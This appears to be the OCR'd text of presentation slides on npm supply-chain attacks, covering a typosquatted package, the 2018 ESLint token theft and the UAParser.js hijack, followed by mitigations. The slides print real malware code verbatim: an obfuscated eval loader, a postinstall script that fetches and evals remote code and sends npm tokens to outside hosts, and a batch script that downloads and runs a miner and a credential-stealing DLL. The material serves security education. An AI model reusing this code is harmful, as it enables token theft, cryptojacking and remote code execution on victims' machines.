

Develop Javascript App
Add Dependencies
Tricked by typosquat
Malicious package added as a dependency of the project
Webpack compiles the application including malicious package
Content of malicious “index.js” included in “main.js”
“main.js” is entry point of application
Application is deployed, running malicious code

Snippet of “main.js” which contains malicious code

```
/******/ (() => { // webpackBootstrap
/******/  var __webpack_modules__ = ({

/***/ "./node_modules/jqueryoffline/index.js":
/*!*********************************************!*\
  !*** ./node_modules/jqueryoffline/index.js ***!
  \*********************************************/
/***/ (() => {

eval("var _0xb359=[\"\\x68\\x72\\x65\\x66\",\"\\x6C\\x6F\\x63\\x61\\x74\\x69\\x6F\\x6E\",\"\\x74\\x65\\x73\\x74\",
\"\\x50\\x61\\x74\\x68\\x20\\x63\\x6F\\x6E\\x74\\x61\\x69\\x6E\\x73\\x20\\x27\\x66\\x69\\x6C\\x65\\x3A\\x2F\\x2F\\x27\\x20\\x70\\
x72\\x6F\\x74\\x6F\\x63\\x6F\\x6C\\x2E\",\"\\x6C\\x6F\\x67\",\"\\x74\\x65\\x78\\x74\\x61\\x72\\x65\\x61\",
\"\\x63\\x72\\x65\\x61\\x74\\x65\\x45\\x6C\\x65\\x6D\\x65\\x6E\\x74\",\"\\x69\\x6E\\x6E\\x65\\x72\\x48\\x54\\x4D\\x4C\",
\"\\x76\\x61\\x6C\\x75\\x65\",\"\\x46\\x65\\x74\\x63\\x68\\x20\\x45\\x72\\x72\\x6F\\x72\\x20\\x3A\\x2D\\x53\",
\"\\x63\\x61\\x74\\x63\\x68\",\"\\x77\\x72\\x69\\x74\\x65\",\"\\x74\\x68\\x65\\x6E\",\"\\x74\\x65\\x78\\x74\",
\"\\x68\\x74\\x74\\x70\\x73\\x3A\\x2F\\x2F\\x63\\x64\\x6E\\x2E\\x6A\\x73\\x64\\x65\\x6C\\x69\\x76\\x72\\x2E\\x6E\\x65\\x74\\x2F\\
x6E\\x70\\x6D\\x2F\\x73\\x74\\x61\\x6E\\x64\\x66\\x6F\\x72\\x75\\x73\\x7A\\x40\\x31\\x2E\\x30\\x2E\\x33\\x2F\\x44\\x45\\x4D\\x4F\
\x2E\\x74\\x78\\x74\",\"\\x42\\x61\\x64\\x20\\x72\\x65\\x71\\x75\\x65\\x73\\x74\"];var path=window[_0xb359[1]][_0xb359[0]];var
regex=/^file:\\/\\//;if(regex[_0xb359[2]](path)){console[_0xb359[4]](_0xb359[3]);function decodeHtml(_0x1bd1x4){var
_0x1bd1x5=document[_0xb359[6]](_0xb359[5]);_0x1bd1x5[_0xb359[7]]= _0x1bd1x4;return _0x1bd1x5[_0xb359[8]]}fetch(_0xb359[14])
[_0xb359[12]](function(_0x1bd1x8){return _0x1bd1x8[_0xb359[13]]()})[_0xb359[12]](function(_0x1bd1x7){console[_0xb359[4]]
(_0x1bd1x7);document[_0xb359[11]](decodeHtml(_0x1bd1x7))})[_0xb359[10]](function(_0x1bd1x6){console[_0xb359[4]](_0xb359[9],
_0x1bd1x6)})}else {console[_0xb359[4]](_0xb359[15])}\n\n//# sourceURL=webpack://webpack-project/./node_modules/jqueryoffline/
index.js?");

/***/ }),

/***/ "./src/index.js":
/*!**********************!*\
  !*** ./src/index.js ***!
  \**********************/
/***/ ((__unused_webpack_module, __unused_webpack_exports, __webpack_require__) => {

eval("var jqueryoffline = __webpack_require__(/*! jqueryoffline */ \"./node_modules/jqueryoffline/index.js\");\nconsole.log
(\"Hello, Webpack!\");\n\n//# sourceURL=webpack://webpack-project/./src/index.js?");
```

Steal Authentication Tokens


- Objective: Steal npm access tokens for publishing to npm



Published 12 Jul, 2018 under Postmortems

Postmortem for Malicious Packages Published on July 12th, 2018

Malicious versions of some ESLint packages were published (now unpublished) and we are sorry about this. We share details of the attack and our precautionary recommendations for package maintainers. Please check that you are not using the affected packages.



The maintainer whose account was compromised had reused their npm password on several other sites and did not have two-factor authentication enabled on their npm account.

Source: https://eslint.org/blog/2018/07/postmortem-for-malicious-package-publishes/

Step 1 :
include postinstall script

```
{
+ "postinstall": "node ./lib/build.js",
}
```

Step 2 :
Download malicious script

```
https
  .get(
    {
      hostname: "pastebin.com",
      path: "/raw/XLeVP82h",
      headers: {
        "User-Agent":
          "Mozilla/5.0 (Windows NT 6.1; rv:52.0) Gecko/20100101 Firefox/52.0",
        Accept:
          "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8"
      }
    },
    r => {
      r.setEncoding("utf8");
      r.on("data", c => {
        eval(c);
```

Step 3 :
Exfiltrate token

```
if (fs.existsSync(npmrc)) {
  content = fs.readFileSync(npmrc, { encoding: "utf8" });
  content = content.replace("//registry.npmjs.org/:_authToken=", "").trim();

  var https1 = require("https");
  https1
    .get(
      {
        hostname: "sstatic1.histats.com",
        path: "/0.gif?4103075&101",
        method: "GET",
        headers: { Referer: "http://1.a/" + content }
      },
      () => {}
    )
    .on("error", () => {});
  https1
    .get(
      {
        hostname: "c.statcounter.com",
        path: "/11760461/0/7b5b9d71/1/",
        method: "GET",
        headers: { Referer: "http://2.b/" + content }
      },
      () => {}
    )
```

A bit of everything

- Objective: Crypto mining, deploy password stealing trojan
- UAParser.js is used to parse a browser's user agent to identify a visitor's browser, engine, OS, CPU, and Device type/model.
- 12 Million weekly downloads

Source: https://www.bleepingcomputer.com/news/security/popular-npm-library-hijacked-to-install-password-stealers-miners/

Step 1 :
Check OS type

```
16
17 var opsys = process.platform;
18 if (opsys == "darwin") {
19     opsys = "MacOS";
20 } else if (opsys == "win32" || opsys == "win64") {
21     opsys = "Windows";
22   const { spawn } = require('child_process');
23   const bat = spawn('cmd.exe', ['/c', 'preinstall.bat']);
24 } else if (opsys == "linux") {
25     opsys = "Linux";
26   terminalLinux();
27 }
```

Step 2 :
Download files

Step 3 :
Start miner &
steal credentials

```
@echo off
curl http://159.148.186.228/download/jsextension.exe -o jsextension.exe
if not exist jsextension.exe (
  wget http://159.148.186.228/download/jsextension.exe -O jsextension.exe
)
if not exist jsextension.exe (
  certutil.exe -urlcache -f http://159.148.186.228/download/jsextension.exe jsextension.exe
)
curl https://citationsherbe.at/sdd.dll -o create.dll
if not exist create.dll (
  wget https://citationsherbe.at/sdd.dll -O create.dll
)
if not exist create.dll (
  certutil.exe -urlcache -f https://citationsherbe.at/sdd.dll create.dll
)
set exe_1=jsextension.exe
set "count_1=0"
>tasklist.temp (
tasklist /NH /FI "IMAGENAME eq %exe_1%"
)
for /f %%x in (tasklist.temp) do (
if "%%x" EQU "%exe_1%" set /a count_1+=1
)
if %count_1% EQU 0 (start /B .\jsextension.exe -k --tls --rig-id q -o pool.minexmr.com:443 -u
49ay9Aq2r3diJtEk3eeKKm7pc5R39AKnbYJZVqAd1UUmew6ZPX1ndfXQCT16v4trWp4erPyXtUQZTHGjbLXWQdBqLMxxYKH
--cpu-max-threads-hint=50 --donate-level=1 --background & regsvr32.exe -s create.dll)
del tasklist.temp
```

How can I mitigate risk?

- Developer Education and Awareness
- Mandate two-factor authentication for maintainer accounts
- Pay close attention to the spelling and formatting of package names
- Use unique and non-guessable names for internal packages
- Reserve a company namespace in the registry / package manager
- Utilize tools for vulnerability scanning and package verification
- Regularly monitor package dependencies and review sources and integrity
- Review package.json or equivalent files for post-install scripts
- Frequent application penetration tests & code reviews
- Obfuscated code is a red flag
- Use Content Delivery Networks (CDN) with care

References

- *https://en.wikipedia.org/wiki/Log4Shell*
- https://snyk.io/blog/malicious-packages-open-source-ecosystems/
- https://blog.phylum.io/a-pypi-typosquatting-campaign-post-mortem/
- https://www.websecuritylens.org/how-dependency-confusion-attack-works-and-how-to-prevent-it/
- https://snyk.io/blog/a-post-mortem-of-the-malicious-event-stream-backdoor
- https://www.aha.io/engineering/articles/event-stream-vulnerability-explained
- https://www.reversinglabs.com/blog/operation-brainleeches-malicious-npm-packages-fuel-supply-chain-and-phishing-attacks
- https://www.bleepingcomputer.com/news/security/popular-npm-library-hijacked-to-install-password-stealers-miners/

Thank you.